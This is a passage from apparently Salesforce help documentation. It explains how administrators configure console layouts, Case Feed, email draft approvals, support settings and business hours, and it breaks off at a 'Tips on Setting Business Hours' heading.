Customizing Console Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize console layouts:	“Customize Application”

To customize layouts for the Console tab:

1. From Setup, click **Customize** > **Console** > **Console Layouts**.
2. Select a layout name.
3. To modify the `Name` or `Description` of the layout, click **Edit** in the Console Layout Detail section.
4. To add or remove objects to the layout, click **Edit** in the Selected List Views section, select an object, and click the **Add** or **Remove** arrow.

   To change the order of the objects as they will appear in the console's list view frame, select an object in the Selected List box, and click the **Up** or **Down** arrow.

   A user can only view objects in the console's list view frame if those objects are added to the console layout to which their profile is assigned.
5. Click **Save** to finish.

Managing Console Layouts

Deleting Console Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete console layouts:	“Customize Application”

To delete a layout for the Console tab:

1. From Setup, click **Customize** > **Console** > **Console Layouts**.
2. Click **Del** next to the console layout name.

Note: You cannot delete a console layout that is assigned to a profile. You must first reassign the profile to another console layout or no console layout.

See Also:

Managing Console Layouts

Managing Console Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, delete, and assign console layouts:	"Customize Application"

Console layouts define what objects are available to users in the Console tab's list view frame. For example, if you want users to see list views of cases and contacts in the console, then you would add both cases and contacts to a console layout, and then assign that console layout to the appropriate user profiles. A user can only view objects in the console's list view frame if those objects are added to the console layout to which their profile is assigned.

From the console layouts list page, accessed in Setup by clicking **Customize** > **Console** > **Console Layouts**, you can:

- Click **New** to create layouts.
- Click **Edit** to modify a layout.
- Click **Del** to delete a layout.
- Click **Console Layout Assignment** to assign console layouts to profiles.

See Also:

Setting Up the Console Tab

Choosing Related Objects for the Console's Mini View

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Console tab:	"Customize Application"

While you can choose which related objects appear in the Console tab's mini view, you can only choose objects with a lookup or master-detail relationship on the primary object. For example, from the cases object, you can choose account and contact because cases have account and contact lookup fields.

1. For standard objects, from Setup, click **Customize** and choose a standard object. For custom objects, from Setup, click **Create** > **Objects** and choose a custom object.

   The standard or custom object you choose in this step represents the record in the detail view of the console, and the related objects in the mini view will be records associated with it.
2. Next to a page layout name, click **Edit**.
3. In the page layout header, click **Mini Console View**.
4. To select which related objects will be displayed in the mini view, select a field name, and click **Add** or **Remove**. You can select objects only if they are defined as lookup relationships and those lookup fields are included on the page layout. To change the order of the related objects in the mini view, select a field name in Selected Relationship Fields, and click **Up** or **Down**. Click **Save** when finished.
5. Click **Save**.
6. Next, define mini page layouts to specify the fields and related lists to show for the related objects in the mini view.

Tip: The fewer related objects you add to the Console tab's mini view, the easier it is for users to read the information displayed. The console can also process data faster when fewer related objects are added to the mini view.

Note: You cannot choose related objects for the Close Case Layout or the Log a Case Page and View Cases Page layouts on the Self-Service Portal.

Setting Up the Console Tab

Defining Mini Page Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Console tab:	"Customize Application"

You can define mini page layouts for the records that appear in the mini view of the Console tab, hover details, and event overlays. A mini page layout contains a subset of the items in an existing page layout. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from their associated page layout. The visible fields and related lists of the mini page layout can be further customized, but the other items inherited from the associated page layout cannot be changed on the mini page layout itself.

The event mini page layout is used for the event detail and edit overlays, not the Console tab. Related lists on mini page layouts only display in the Console tab, not hover details.

1. For standard objects, from Setup, click **Customize** and choose a standard object. For custom objects, from Setup, click **Create** > **Objects** and choose a custom object.
2. Next to a page layout name, click **Edit**.
3. In the page layout header, click **Mini Page Layout**.
4. Select which fields and related lists will be displayed for this type of record in the mini view. For each related list you select, choose which fields to display in that related list.
   - You can select all of the available fields and up to five related lists to display in the console; however, it is recommended that you only select a few so that users do not have to scroll to find information.
   - Selected fields and related lists display in the console even when they do not contain content.
   - Fields marked `Always Displayed` or `Always on Layout` on page layouts are automatically included on the mini page layout and cannot be removed unless they are removed from the page layout.
   - Field properties on the page layout determine field properties on the mini page layout. For example, if a field is read-only on the page layout, that same field will be read-only on the mini page layout. To change the field properties of fields on the mini page layout, you must change the field properties of fields on the page layout. Note that the console respects field-level security in organizations where it is available.
   - To add or remove fields, select a field name, and click **Add** or **Remove**. To change the order of the fields, select a field name in Selected, and click **Up** or **Down**. Click **Save** when finished.
   - The order of related lists on the page layout determines the order of related lists on the mini page layout. To change the order of related lists on the mini page layout, you must change the order of related lists on the page layout, then select the mini page layout and click **Save**.
5. Click **Save**.

Note: You cannot define mini page layouts for the Close Case Layout or the Log a Case Page and View Cases Page layouts on the Self-Service Portal.

You can define mini page layouts for the user object; however, you cannot add standard fields or related lists. Also, a customized mini page layout won't display in the Console tab.

Setting Up the Console Tab

Assigning Console Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign console layouts:	"Customize Application"

After you create console layouts, assign which layouts users see on the Console tab. A user's profile determines which console layout he or she sees.

To assign console layouts:

1. From Setup, click **Customize** > **Console** > **Console Layouts**.
2. Click **Console Layout Assignment**.
3. Select a console layout to assign to a profile via the drop-down list.
4. Select the Console tab visibility settings for a profile via the drop-down list. You can only select Console tab visibility settings for profiles assigned to a console layout.
5. Click **Save**.

Note: Enterprise, Unlimited, and Developer Edition users with the "Customize Application" permission can assign a console layout to a profile via the profile detail page by clicking the **Edit** link in the Console Settings section.

CASE FEED

Setting Up Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and customize Case Feed:	"Manage Cases" AND "Customize Application"

Prerequisites

Before you enable and customize Case Feed:

- Enable Chatter and publisher actions.
- Enable feed tracking on cases. On the feed tracking page, turn off tracking for the Status field. This prevents duplicate feed items when agents update a case's status using the Change Status publisher.
- Decide which actions and tools you need:
  - ◊ To use the Email action, set up Email-to-Case.
  - ◊ To use the Portal action, set up a customer portal, a partner portal, or Chatter Answers.
  - ◊ To use the articles tool, set up Salesforce Knowledge.
- Review how cases are upgraded when you enable Case Feed.

Setting up Case Feed: The Basics

- Enable Case Feed in your organization.
- Decide how you'll give users access:
  - ◊ By creating permission sets and assigning them to users
  - ◊ Through custom profiles
- Know what to expect after you enable Case Feed.

Setting up Case Feed: Adding More Functionality

Follow these optional steps to add more functionality to Case Feed.

- To let agents include short, pre-written messages in their emails, set up Quick Text and create Quick Text messages.
- To give agents the option of emailing customers to let them know when questions they've posted to a portal have been answered, enable portal email notifications.

- To let agents save email messages as drafts before sending them, and to make it possible to create approval actions for email, enable email drafts.
- Create text, HTML, or Visualforce email templates to help agents save time and increase consistency.
- Create custom actions to give agents access to additional functionality.

Customizing Case Feed

Finally, customize Case Feed based on your company's needs and how your support agents work.

- Create layouts for case detail and close case pages and highlights panels.
- Create layouts for feed view pages to specify which publishers, fields, and tools agents see when they're working with cases.

Enabling Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change support settings:	"Manage Cases" AND "Customize Application

1. From Setup, click **Customize** > **Cases** > **Support Settings**.
2. Click **Edit**.
3. Select `Case Feed Enabled`.
4. Click **Save**.

Once you enable Case Feed, your cases are upgraded to the new user interface automatically. We recommend waiting until this upgrade process is finished to give users access to Case Feed.

Creating Permission Sets for Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create permission sets:	"Manage Users"

After you enable Case Feed for your organization, create a permission set to give users access to it.

1. Create a permission set for Case Feed.
2. On the Permission Set page, click **App Permissions**.
3. Select `Use Case Feed`. Optionally, select any other permissions you want to include in the set.
4. Click **Save**.

Tip: If you have an existing permission set, you can edit it to include the `Use Case Feed` permission.

Assigning Case Feed to Users

Assigning Case Feed to Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change support settings:	"Manage Cases" AND "Customize Application

After you've enabled Case Feed for your organization and created a permission set that includes it, you need to assign the permission set to users so that they can use Case Feed.

1. From Setup, click **Manage Users** > **Users**.
2. Select a user's name.
3. In the Permission Set Assignments list, click **Edit Assignments**.
4. Select the permission set you want in the `Available Permission Sets` list, and then click **Add**.

5. Click **Save**.

Setting Up Case Feed

Enabling Case Feed in Custom Profiles

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit profiles:	"Manage Users"

Instead of giving users access to Case Feed by creating permission sets and assigning them to users, you can create a custom profile that includes the `Use Case Feed` user permission.

1. Create a new profile.
2. On the Profile page, click **Edit**.
3. In General User Permissions, select `Use Case Feed`.
4. Click **Save**.
5. Assign users to the profile.

Setting Up Case Feed

Case Feed Upgrade Results

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

When you enable Case Feed for your organization, an upgrade process runs to convert active cases to the new interface. During the upgrade process, users won't notice anything different. After the process is complete, users for whom you've enabled Case Feed see existing and new cases in the new interface, while users without Case Feed continue to see traditional cases.

When you upgrade cases to the new interface, the following happens:

- The 5000 most recent, active cases in your organization are converted to the Case Feed interface. How long this takes varies depending on the number of cases being converted and the complexity of the data they contain. For example, cases with multiple email messages or other attachments may take longer to convert than other cases.

- Older cases are also upgraded if they have comments, emails, or logged calls that were added to the case within the date range that applies to the original 5000 converted cases. You can have up to 500 cases with current comments, up to 500 with current emails, and up to 500 with current logged calls for a total of 1500 additional converted cases.
- The following items are added to the feed for each case:
  - Up to 60 email messages.
  - Up to 60 private and public comments. These are converted from comments to Chatter posts during the upgrade.
  - Up to 60 logged calls. Some logged calls that were created before you upgraded to Case Feed may appear in the feed as tasks.
- The Case Feed interface is enabled for all new cases, giving users access to the publishers and feed.
- The Case Detail page becomes available, and contains additional information about the case, including items that remain in their current related lists.

You'll receive an email message once the upgrade process has finished.

Best Practices

- For the smoothest upgrade experience, we recommend enabling Case Feed in a full-copy sandbox organization before you enable it in your production organization. This helps you determine how long the case conversion process takes and lets you review some sample cases in the new user interface.
- After you enable Case Feed in your production organization, wait until the upgrade process has finished to give users access. We recommend first assigning Case Feed to a single user, who can review some of the converted cases to be sure the upgrade process was successful, and then making it available to other users.

Setting Up Case Feed
Enabling Case Feed

Enabling Portal Reply Email Notifications in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change support settings:	"Manage Cases" AND "Customize Application"

If your organization uses a portal, support agents can use the Portal publisher (which is part of the Answer Customer publisher) in Case Feed to respond to customers. Enabling portal reply email notifications gives agents access to the `Send Email` option in the Portal publisher.

1. From Setup, click **Customize** > **Cases** > **Support Settings**.
2. Click **Edit**.

3. Select `Enable Case Comment Notification to Contacts`.
4. Select a template for email notifications.
5. Click **Save**.

Setting Up Case Feed

Enabling Email Drafts in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change support settings:	"Manage Cases" AND "Customize Application

Before enabling draft emails, set up Email-to-Case and Case Feed.

Enabling draft emails gives support agents who use Case Feed the ability to write and save messages without having to send them immediately. This option also makes it possible to implement approval processes so messages can be reviewed by supervisors or senior agents before they're sent to customers.

1. From Setup, click **Customize** > **Cases** > **Support Settings**.
2. Click **Edit**.
3. Select `Enable Email Drafts`.
4. Click **Save**.

Note: Changes to fields other than `To`, `From`, `CC`, `BCC`, and `Subject` in the Email publisher aren't saved when a message is saved as a draft. We recommend removing any additional fields from the Email publisher if you plan to use draft emails.

Setting Up Case Feed
Creating Approval Processes for Email Drafts

Using Custom Actions in Case Feed

You can use Visualforce pages as custom actions in Case Feed to give support agents easy access to additional functionality.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Actions in Case Feed let support agents perform tasks like emailing customers, writing case notes, and changing the status of a case. Using Visualforce pages, you can create custom actions that offer agents more functionality.

Here are some examples of custom actions:

- A Case Comment action that lets agents write comments on cases longer than the standard 1000 characters for case notes.
- A Map and Local Search action that lets agents look up the customer's location and find nearby service centers.
- An Entitlements action that shows the service level agreement (SLA) status—such as past due, on time, or time to milestone—on a case and lets agents mark milestones as complete.

You can use any Visualforce page that uses the standard case controller as a custom action.

Adding Custom Actions in Case Feed
Developer's Guide: Customizing Case Feed with Visualforce

Adding Custom Actions in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add custom actions to Case Feed:	"Customize Application"

You can use any Visualforce page that uses the standard case controller as a custom action.

Note: If you've opted to use the advanced page layout editor to configure the publisher for a Case Feed layout, see Configuring the Case Feed Publisher Using the Advanced Page Layout Editor for instructions on adding actions.

1. From Setup, click **Customize** > **Cases** > **Page Layouts**.
2. In Page Layouts for Case Feed Users, click next to a layout and choose `Edit feed view`.
3. Click **+ Add a Visualforce Page** in the list of custom actions.
4. Select the page you want to add as an action.
5. Specify the height of the action in pixels.

6. Click **Save**.

Overview of Page Layouts in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit page layouts:	"Customize Application"
To assign page layouts:	"Manage Users"

There are four types of page layouts you can customize in Case Feed:

- Feed views, which users see when managing and interacting with cases.
- Detail views, which users see when they click **View Case Details**.
- Highlights panels, which appear at the top of both feeds and case detail pages.
- Close case views, which appear when users close cases from the case detail page.

You can create, edit, and assign all four types of layouts from the Case Page Layout page in Setup by clicking **Customize** > **Cases** > **Page Layouts**.

See Also:

Creating and Editing Feed Layouts in Case Feed
Configuring the Case Feed Publisher Using the Advanced Page Layout Editor
Editing the Highlights Panel in Case Feed

Editing the Highlights Panel in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit page layouts:	“Customize Application”
To assign page layouts:	“Manage Users”

The highlights panel displays information about the case at the top of the feed and the case detail page. You can edit the highlights panel to include the fields that are most important for your support agents.

1. From Setup, click **Customize** > **Cases** > **Page Layouts**.
2. In Page Layouts for Case Feed users, click ▾ next to a layout and choose **Edit detail view**.
3. Hover your mouse pointer over the Highlights Panel until the icon appears, then click it.
4. On the Highlights Panel Properties page, click a box to edit the fields in it.
5. Use the drop-down list to choose the type of information to include in each field. To leave a field blank, choose `None`. You can't move or delete `Case Number` or `Created Date`.
6. Click **OK**.

See Also:

Setting Up Case Feed

Creating and Editing Feed Layouts in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit page layouts:	“Customize Application”
To assign page layouts:	“Manage Users”

Feed view page layouts determine which actions, fields, and tools Case Feed users see when they're working with cases. You can create different layouts and assign them to different user profiles. For example, you might have one layout for agents and another for supervisors.

Before creating a new feed view page layout, you need to create a new case detail page layout.

To create a new feed view page layout or edit an existing one:

1. From Setup, click **Customize** > **Cases** > **Page Layouts**.

2. In Page Layouts for Case Feed Users, click next to a layout and choose `Edit feed view`.
   Note: If you've already opted to use the advanced page layout editor to configure the publisher for a layout, choose `Edit detail view` to add, change, or remove publisher actions.
3. To use the advanced page layout editor to choose the actions that appear in the Case Feed publisher, select `Use Page Layout Editor to Configure Actions` and follow these steps. Otherwise,
   - Choose where you want the publisher menu to appear on the page: in the left column or in the center column.
   - Select the publishers you want to include on the Case Feed page. You must include the Write Case Note publisher.
4. If you choose to use the Log a Call action, select the fields you want to include in it. For example, if you want to include Account Name, move it from `Available Fields` to `Selected Fields`.
5. If you choose to use the Change Status action, select the fields you want to include in it when a case's status is changed.
6. If you choose to use the Email action (which is part of the Answer Customer action), select the fields you want to include in it.
7. Optionally:
   - Select which header fields to include.
   - Select which email tools to make available to agents.
   - Enable the rich text editor on page 1708. You can also require that agents use this editor when writing emails.
   - Specify **From** addresses. To use multiple addresses, separate them with commas.
   - Allow the body field to be collapsible. If you select this option, the body field is collapsed until an agent clicks within it.
   - Allow the email header to be collapsible. If you select this option, the header is collapsed until an agent clicks on it.
   - Choose a button to replace the standard **Send Email** button in the Email publisher. You can use any custom button you've created for cases, except those that have s-controls as content sources.
8. Select the tools you want to make available on the Case Feed page.
9. Optionally, if you're using the articles tool:
   - Select `Enable Email PDF Attachment Option` to give agents the ability to attach articles to email messages as PDFs.
   - Select `Use Case Feed Articles Tool in Console` to replace the standard Salesforce Knowledge sidebar in the Service Cloud console with the Case Feed articles tool.
10. Select the buttons, lists, and links you want to include, and specify where on the page you want them to appear.
11. Choose where and how you want the filters list to appear:
    - As a fixed list in the left column
    - As a floating list in the left column
    - As a drop-down list in the center column
12. Choose the feed filters you want to include on the page.
13. Click **Save**.

Once you've created or edited feed view page layouts, assign them to profiles.

Note:

- You can't include rich text area fields in Case Feed actions.

- Custom links and buttons are only available as right sidebar components on the feed view page layout if you've added them to the related case detail page layout.

Overview of Page Layouts in Case Feed
Configuring the Case Feed Publisher Using the Advanced Page Layout Editor

Configuring the Case Feed Publisher Using the Advanced Page Layout Editor

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure the Case Feed publisher:	"Customize Application"

If your organization uses the publisher actions feature, you can use the advanced page layout editor to choose the actions that appear in the Case Feed publisher. (This option is selected by default for new Salesforce organizations that use Case Feed, and for organizations that enable Case Feed after the Summer '13 release.)

1. From Setup, click **Customize** > **Cases** > **Page Layouts**.
2. In Page Layouts for Case Feed Users, click ▾ next to a layout and choose `Edit feed view`.
3. Select `Use Page Layout Editor to Configure Actions`.
4. Click **Save**.
5. Click ▾ next to the layout and choose `Edit detail view`.
6. In the page layout editor, click in the Publisher Actions section.
7. In the palette, click **Actions**.
8. Drag the actions you want to the Publisher Actions section. You can also drag actions to change the order in which they appear, and can drag off actions you don't want.
   On the Case Feed page, up to approximately five or six actions are displayed in the publisher; the rest are included in the More drop-down list.
9. Click **Save**.

When you use the advanced page layout editor to configure the Case Feed publisher, you'll notice these differences:

- The actions list appears at the top of the publisher. You can no longer position the actions list to the left of the publisher.
- The Answer Customer action has been divided into its two component actions: Email and Portal.
- The publisher actions list has a different look from what you're used to seeing in Case Feed: it now looks more like the Chatter publisher on other pages.
- The four standard Chatter actions—Post, File, Link, and Poll—automatically appear in the publisher layout, and they replace the Write Case Note action. You can change the sequence of these actions and remove any you don't need.
- The Feed View/Details drop-down list replaces the View Case Detail action.

- Custom actions you previously added to the Case Feed publisher aren't automatically available. You need to create new custom actions and add them to the publisher, and these actions must use `publisher.js` rather than `interaction.js`.
- The Case Detail page expands to full width, making it easier to see all of your related lists and other information.

Enabling Default Email Templates in Case Feed

Using default email templates in Case Feed gives support agents easy access to the templates they need based on the types of cases they're working on.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable default email templates:	"Customize Application"

Before you can enable default email templates, you need to create text, HTML, or Visualforce templates, and create an Apex class that contains template selection logic.

Default email templates make it easy for support agents to respond to customers more quickly, more accurately, and with greater consistency. The email templates are preloaded, so agents don't need to browse for the templates they need before writing email. You can create as many templates as needed and assign them based on your company's needs. For example, if your support center handles issues related to multiple products, you can create a specific template for each product and preload the appropriate template based on a case's origin, subject, or other criteria.

To enable default email templates:

1. From Setup, click **Customize** > **Cases** > **Support Settings**.
2. Click **Edit**.
3. Select `Enable default email templates`.
4. Choose the Apex class that contains your template selection logic.
5. Click **Save**.

Reviewing and Approving Email Drafts

Creating Send Actions

Send actions link draft email messages to approval processes.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create Send actions:	“Customize Application”

Send actions are available only in organizations that have email drafts enabled.

Send actions make it possible for email messages to be sent at the end of an approval process.

1. From Setup, click **Create** > **Workflow & Approvals** > **Send Actions**.
2. Click **New Send Action**.
3. Select Email Message from the object drop-down list.
4. Enter a unique name for the action.
5. Optionally, enter a description for the action.
6. Click **Save**.

After you create a send action, create an approval process that includes it.

Creating Approval Processes for Email Drafts

Create approval processes to specify how your organization handles email drafts.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	“Customize Application”

Approval processes determine how your organization handles draft email messages—specifying, for example, which messages require approval and whether approvers are automatically assigned. You can create customized approval processes based on your company’s needs.

1. Enable draft emails.

   Though you can create approval processes for email messages without this step, those processes won’t be triggered until your organization has email drafts available.
2. Create a send action.

Send actions ensure that email messages are sent once they've been approved.

3. Create approval processes.

   Be sure to choose Email Message from the `Manage Approval Processes For:` drop-down list.

4. To give certain users, such as senior support agents, the ability to choose whether to submit an email message for approval or simply send the message, assign them to a profile that has the `Bypass Email Approval` permission selected.

Creating Send Actions
Enabling Default Email Templates in Case Feed

Reviewing and Approving Email Drafts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To review and approve email drafts:	"Send Email" AND Inclusion in an email approval process

Depending on how your administrator has set up draft emails and approval processes for your organization, you may need to review and approve messages written by the agents you oversee before those messages are sent to customers. When an agent submits a message for approval, you receive an email notification with a link to the case that includes the message. A notice appears at the top of the publisher when you click **Email**. Click **View email** to go to the message detail page. On that page:

- Click **Unlock Record** to make the message editable.
- Click **Delete** to discard the draft.
- Click **Approve/Reject** in the Approval History related list to approve or reject the message.
- Click **Reassign** to assign the approval to another supervisor.

If you approve the message, it's sent to the customer. If you reject it, you have the option of writing a note explaining why. This note appears above the publisher on the case page when the agent clicks **Email**, along with a notice that the draft has been rejected.

Creating Approval Processes for Email Drafts

Renaming Actions and Feed Filters in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To rename actions and feed filters:	"Customize Application" OR "View Setup and Configuration" AND Designation as a translator

You can rename the Case Feed actions and feed filters so they match the terms your company uses. For example, if your company refers to customers as guests, you might rename the Answer Customer action "Answer Guest."

1. From Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.
2. Click **Edit** next to Cases in the list of standard tabs.
3. Click **Next**.
4. Find the label you want to change in the Other Labels list.
5. Type the new name for the label in the text box next to it.
6. If the new label begins with a vowel sound, check `Starts with vowel sound`.
7. Click **Save**.

AUTOMATING CONTACT CENTERS

Setting Up Customer Support

The available support setup options vary according to which Salesforce Edition you have.

If your organization uses cases and solutions, you can set up various automated support features. From Setup, click **Customize** > **Cases**.

- Click **Business Hours** to set your organization's support hours.
- Click **Assignment Rules** to create rules for automatically routing cases.
- Click **Escalation Rules** to create rules for automatically escalating cases.
- Click **Support Settings** to customize email templates and defaults for automated support features.
- Click **Auto-Response Rules** to set up rules that send email to customers when they submit cases from one of the following:
  - ◊ A Web-to-Case form

- ◊ An Email-to-Case message
- ◊ An On-Demand Email-to-Case message
- ◊ A Customer Portal
- ◊ A Self-Service portal

- Click **Email-to-Case** to set up the ability to capture customer emails as cases. The setup specifies how the content of each customer email automatically populates case fields.

For support features related to solutions, from Setup, click **Customize** > **Solutions**.

- Click **Solution Categories** to set up categories so your users can categorize the solutions they create.
- Click **Solution Settings** to enable specific options for solutions.

For additional support features, from Setup, click **Customize** > **Self-Service**.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

- Click **Public Solutions** to set up public solutions for your customers to use when searching for solutions.
- Click **Web-to-Case** to set up the ability to capture cases from your website.
- Click **Self-Service Portal** to set up your organization's web portal for your customers to log cases and search for solutions.

For support features related to a Salesforce Customer Portal, from Setup, click **Customize** > **Customer Portal**.

- Click **Settings** to set up your organization's Customer Portal so that your customers can log cases, search for solutions, and access any custom objects you may have created for them.

For support features related to Salesforce CRM Call Center, from Setup, click **Customize** > **Call Center**.

- Click **Call Centers** to set up new call centers and manage the users who are assigned to them.
- Click **Directory Numbers** to set up additional phone numbers that can be searched in a call center user's phone directory.
- Click **SoftPhone Layouts** to set up the layouts that are used to display call information in a call center user's SoftPhone.

To create support queues for cases or custom objects, from Setup, click **Manage Users** > **Queues**.

The support features include the ability to notify customers when their case is created manually or via the web, or when their case is resolved. You can also automatically notify users when a case is escalated, created, or re-assigned. To use notification emails, you must create email templates for each type of notification.

Customizing Support Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change support settings:	"Manage Cases" AND "Customize Application"

To select default support templates and automated support features for your organization:

1. From Setup, click **Customize** > **Cases** > **Support Settings**.
2. Click **Edit**.
3. Select the following settings and templates as necessary:

Field	Description
`Default Case Owner`	The user or queue automatically assigned to all cases that don't match any case assignment rule entries. This user must be `Active`.
`Notify Default Case Owner`	Select this checkbox to notify the default case owner when a case is assigned to him or her. If the new owner is a queue, the notification is sent to the queue email address. Notifications are system-generated and can't be modified.
`Record Type Setting`	Indicates which record type to assign to cases created by users applying assignment rules. Select either: • `Keep the existing record type` if you want new cases to keep the creator's record type • `Override the existing record type with the assignee's default record type` if you want to overwrite the creator's record type on new cases
`Automated Case User`	The user listed in the Case History related list for automated case changes. Automated case changes may occur from assignment rules, escalation rules, On-Demand Email-to-Case, or cases logged in the Self-Service portal. This user must have the System Administrator profile or the "Modify All Data" and "Send Email" permissions.
`Case Creation Template`	The template used to notify contacts that their case was created manually by a support agent. The notification is optional; it's triggered by a checkbox on the case edit page. This template must be `Available for Use`.

Field	Description
`Case Assigned Template`	The template used to notify users that a case was manually assigned to them by an administrator or another user. The notification is optional; it's triggered by a checkbox on the Change Case Owner page. This template must be `Available for Use`.
`Case Close Template`	The template used to notify contacts that a case has been closed. The notification is optional; it's triggered by a checkbox on the Close Case page. This template must be `Available for Use`.
`New Cases Visible in Portal`	Automatically selects the `Visible in Self-Service Portal` checkbox for all new cases, including cases created via Web-to-Case, Email-to-Case, and On-Demand Email-to-Case. Regardless of this default, users creating new cases can manually set the `Visible in Self-Service Portal` checkbox.
`Enable Case Comment Notification to Contacts`	Select this checkbox to notify contacts who aren't Self-Service portal users when a case comment has been modified or added to a case. If you select this setting, click `Case Comment Template` and choose the email template to use for these notifications. This template must be `Available for Use`.
`Notify Case Owner of New Case Comments`	Select this checkbox to notify the case owner when a user adds a public or private comment to a case. If you select this setting, case owners can't opt out of receiving these notices. (Notices aren't sent to inactive case owners.)
`Early Triggers Enabled`	Select this checkbox to enable early triggers for escalation rules and their actions. You can set up an escalation rule to perform an action when a case has been unresolved for a specific number of hours. The `Age Over` hour you specify determines when Salesforce performs the escalation action. Enable early triggers to ensure that your escalation actions are triggered before the `Age Over` hour you specify.
`Enable Suggested Solutions`	Select this checkbox to enable the **Suggested Solutions** button on case detail pages For more information about how Customer Portal users can self-close their own cases from suggested solutions, see Enabling Customer Portal Login and Settings on page 1937.
`Enable Suggested Articles`	Select this option to provide suggested articles on the Articles related list. You can make suggested articles available in all

Field	Description
	Salesforce Knowledge channels except the public knowledge base.
`Send Case Notifications from System Address`	Select this checkbox to specify that case comment, attachment, and assignment notifications sent to case owners are sent from a system address, rather than the address of the user who updated the case. System notifications display a "From" email address of "noreply@salesforce.com", and an email "Name" related to the message, such as "Case Comment Notification". You can select this checkbox to prevent Self-Service or Customer Portal users who update their cases from receiving any "out-of-office" emails from case owners whose email is set to "out-of-office".
`Notify Case Owners when Case Ownership Changes`	Select this checkbox to automatically select `Send Notification Email` on cases when users change a case owner to another user. This helps prevent users from forgetting to notify other users that they're the new owner of a case. Selecting this setting *doesn't* automatically select `Send Notification Email` when users change a case owner to a queue.
`Show Closed Statuses in Case Status Field`	Select this checkbox to add closed statuses to the `Status` field on cases so that users can close cases without having to click the **Close Case** button and update information on close case page layouts. See Closing Cases on page 1697. Selecting `Show Closed Statuses in Case Status Field` doesn't remove the **Close** button from case list views. Instead, it adds Closed to the list of statuses available for users to choose from when they select multiple cases and click **Change Status** on case list views. See Viewing Case Lists on page 1661.
`Hide Save & Close Button and Cls Links`	After selecting `Show Closed Statuses in Case Status Field` as described above, you can select this checkbox so that the `Save & Close` button on case edit pages and **Cls** links on Cases related lists don't display unnecessarily. Instead, users close cases via the `Status` field and **Save** button.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Setting Up Customer Support

Setting Business Hours

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set business hours:	"Manage Business Hours Holidays"

You can specify the business hours at which your customer support team operates, including multiple business hours in multiple time zones. Setting business hours lets you apply specific time zones and locations to:

- Cases
- Case escalation rules
- Case milestones in entitlement processes

After you set business hours, users can click `Business Hours` on a case to set the times at which a support team is available to work on the case. Additionally, users with the "Customize Application" permission can add business hours to escalation rules so that when the details of a case match the criteria of an escalation rule, the case is automatically updated and escalated with the times and location on the rule. For example, a case updated with Los Angeles business hours only escalates when a support team in Los Angeles is available. By default, business hours are set 24 hours, seven days a week in the default time zone specified in your organization's profile.

To set business hours:

1. From Setup, click **Company Profile** > **Business Hours**.
2. Click **New Business Hours**.
3. Enter a name for the business hours.

   We recommend that you enter text in the `Business Hours Name` field that will remind users of a location or time zone when they view business hours on a case. For example, if your business hours are for a support center in San Francisco, you could enter `San Francisco Business Hours`.
4. Click `Active` to allow users to associate the business hours with cases and escalation rules.

   Click `Active` again to deactivate the business hours. You cannot delete business hours.
5. Optionally, click `Use these business hours as the default` to set the business hours as the default business hours on all new cases.

Default business hours on cases can be updated with business hours on escalation rules if the cases match escalation rule criteria and the rule is set to override business hours.

6. Choose a time zone to associate with the business hours in the `Time Zone` drop-down list.
7. Set your business hours for each day of the week:
   - By default, the `24 hours` checkbox is selected next to each day. Deselect this checkbox if your support team is unavailable during the entire day. When you deselect the `24 hours` checkbox, you can enter start and end times for the business hours, or leave the fields blank.
   - Choose the start and end times for the business hours. If a time is not available, click the field and enter the time. Start times must be earlier than end times.
8. Click **Save**.
9. Optionally associate the business hours to:
   - Escalation rules so that when the details of a case match the criteria of an escalation rule, the case is updated and escalated with the business hours on the rule.
   - Holidays so that business hours and any escalation rules associated with business hours are suspended during the dates and times specified in holidays. For more information, see Setting Holidays on page 2161.

To update business hours, from Setup, click **Company Profile** > **Business Hours** and click the **Edit** link next to the name of the business hours you wish to update.

Tips on Setting Business Hours

Consider the following when setting business hours:

